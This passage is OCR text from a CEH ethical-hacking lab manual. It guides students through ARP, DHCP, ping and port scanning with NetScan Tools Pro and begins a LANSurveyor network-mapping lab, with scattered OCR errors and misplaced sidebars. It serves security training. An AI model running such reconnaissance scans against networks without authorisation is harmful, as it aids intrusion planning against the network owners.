



FIGURE 7.2: Windows Server 2012 – Apps

3. If you are using the Demo version of NetScan Tools Pro, then click **Start the DEMO**

Database Name be created in the Results Database Directory and it will have NstProData- prefixed and it will have the file extension .db3

4. The **Open or Create a New Result Database-NetScanTools Pro** window will appears; enter a new database name in **Database Name (enter new name here)**

5. Set a default directory results for database file location, click **Continue**



USB Version: start the software by locating **nstpro.exe** on your USB drive - it is normally in the /nstpro directory p

FIGURE 7.3: setting a new database name for NetScan Tools Pro

6. The **NetScan Tools Pro** main window will appears as show in the following figure

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IP version 6 addresses have a different format from IPv4 addresses and they can be much longer or far shorter. IPv6 addresses always contain 2 or more colon characters and never contain periods. Example: `2001:4860:b006:69 (ipv6.google.com) or ::1 (internal loopback address`




FIGURE 7.4: Main window of NetScan Tools Pro

7. Select **Manual Tools (all)** on the left panel and click **ARP Ping**. A window will appears few information about the ARP Ping Tool.
8. Click **OK**

Arp Ping is a useful tool capable of sending ARP packets to a target IP address and it can also search for multiple devices sharing the same IP address on your LAN





FIGURE 7.5: Selecting manual tools option

9. Select the **Send Broadcast ARP, then Unicast ARP** radio button, enter the IP address in **Target IPv4 Address**, and click **Send Arp**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Send Broadcast ARP, and then Unicast ARP - this mode first sends an ARP packet to the IPv4 address using the broadcast ARP MAC address. Once it receives a response, it sends subsequent packets to the responding MAC address. The source IP address is your interface IP as defined in the Local IP selection box



FPinger 7.6: Result of ARP Ping

10. Click **ARP Scan (MAC Scan)** in the left panel. A window will appear with information about the ARP scan tool. Click **OK**

ARP Scan (sometimes called a MAC Scan) sends ARP packets to the range of IPv4 addresses specified by the Start and End IP Address entry boxes. The purpose of this tool is to rapidly sweep your subnet for IPv4 connected devices.




FIGURE 7.7: Selecting ARP Scan (MAC Scan) option

11. Enter the range of IPv4 address in **Starting IPv4 Address** and **Ending IPv4 Address** text boxes

12. Click **Do Arp Scan**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

☛ The Connection Detection tool listens for incoming connections on TCP or UDP ports. It can also listen for ICMP packets. The sources of the incoming connections are shown in the results list and are logged to a SQLite database.





FIGURE 7.8 Result of ARP Scan (MAC Scan)

13. Click **DHCP Server Discovery** in the left panel, a window will appear with information about DHCP Server Discovery Tool. Click **OK**



📖 DHCP is a method of dynamically assigning IP addresses and other network parameter information to network clients from DHCP serv.

FIGURE 7.9: Selecting DHCP Server Discovery Tool Option

14. Select all the **Discover Options** check box and click **Discover DHCP Servers**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

📖 NetScanner, this is a Ping Scan or Sweep tool. It can optionally attempt to use NetBIOS to gather MAC addresses and Remote Machine Name Tables from Windows targets, translate the responding IP addresses to hostnames, query the target for a subnet mask using ICMP, and use ARP packets to resolve IP address/MAC address associations





FIGURE 7.10: Result of DHCP Server Discovery

15. Click **Ping scanner** in the left panel. A window will appear with information about Ping Scanner tool. Click **OK**



📖 Port Scanner is a tool designed to determine which ports on a target computer are active i.e. being used by services or daemons.

FIGURE 7.11: selecting Ping scanner Option

16. Select the **Use Default System DNS** radio button, and enter the range of IP address in **Start IP** and **End IP** boxes

17. Click **Start**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Traceroute is a tool that shows the route your network packets are taking between your computer and a target host. You can determine the upstream internet provider(s) that service a network connected device.




FIGURE 7.12: Result of san IP address

18. Click **Port scanner** in the left panel. A window will appear with information about the port scanner tool. Click **OK**

Whois is a client utility that acts as an interface to a remote whois server database. This database may contain domain, IP address or AS Number registries that you can access given the correct query




FIGURE 7.13: selecting Port scanner option

19. Enter the IP Address in the **Target Hostname or IP Address** field and select the **TCP Ports only** radio button

20. Click **Scan Range of Ports**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.14: Result of Port scanner

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
NetScan Tools Pro	**ARP Scan Results:** ▪ IPv4 Address ▪ MAC Address ▪ I/F Manufacturer ▪ Hostname ▪ Entry Type ▪ Local Address
	Information for Discovered DHCP Servers: ▪ **IPv4 Address:** 10.0.0.7 ▪ **Interface Description:** Hyper-V Virtual Ethernet Adapter #2 ▪ **DHCP Server IP:** 10.0.0.1 ▪ **Server Hostname:** 10.0.0.1 ▪ **Offered IP:** 10.0.0.7 ▪ **Offered Subnet Mask:** 255.255.255.0

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Does NetScan Tools Pro support proxy servers or firewalls?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Drawing Network Diagrams Using LANSurveyor

LANsurveyor discovers a network and produces a comprehensive network diagram that integrates OSI Layer 2 and Layer 3 topology data.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

An attacker can gather information from ARP Scan, DHCP Servers, etc. using NetScan Tools Pro, as you have learned in the previous lab. Using this information an attacker can compromise a DHCP server on the network; they might disrupt network services, preventing DHCP clients from connecting to network resources. By gaining control of a DHCP server, attackers can configure DHCP clients with fraudulent TCP/IP configuration information, including an invalid default gateway or DNS server configuration.

In this lab, you will learn to draw network diagrams using LANSurveyor. To be an expert **network administrator** and **penetration tester**, you need to discover network topology and produce comprehensive network diagrams for discovered networks.

Lab Objectives

The objective of this lab is to help students discover and diagram network topology and map a discovered network.

In this lab, you need to:

- Draw a map showing the logical connectivity of your network and navigate around the map
- Create a report that includes all you managed switches and hubs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To perform the lab, you need:

- LANSurveyor located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\LANsurveyor**
- You can also download the latest version of **LANSurveyor** from the link http://www.solarwinds.com/
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the **LANSurveyor** tool

Lab Duration

Time: 10 Minutes

Overview of LANSurveyor

SolarWinds LANsurveyor automatically discovers your network and produces a comprehensive **network diagram** that can be easily exported to Microsoft Office Visio. LANsurveyor automatically detects **new devices** and changes to **network topology**. It simplifies inventory management for hardware and software assets, addresses reporting needs for PCI compliance and other regulatory requirements.

TASK 1

Draw Network Diagram

Lab Tasks

Install LANSurveyor on your **Windows Server 2012**

Follow the wizard-driven installation steps and install LANSurvyor.

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 8.1: Windows Server 2012 – Desktop view

2. Click the **LANSurvyor** app to open the **LANSurvyor** window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LANsurveyor's Responder client Manage remote Windows, Linux, and Mac OS nodes from the LANsurveyor map, including starting and stopping applications and distributing files




FIGURE 8.2: Windows Server 2012 – Apps

3. Review the limitations of the evaluation software and then click **Continue with Evaluation** to continue the evaluation

LANsurveyor uses an almost immeasurable amount of network bandwidth. For each type of discovery method (ICMP Ping, NetBIOS, SIP, etc.)




FIGURE 8.3: LANSurveyor evaluation window

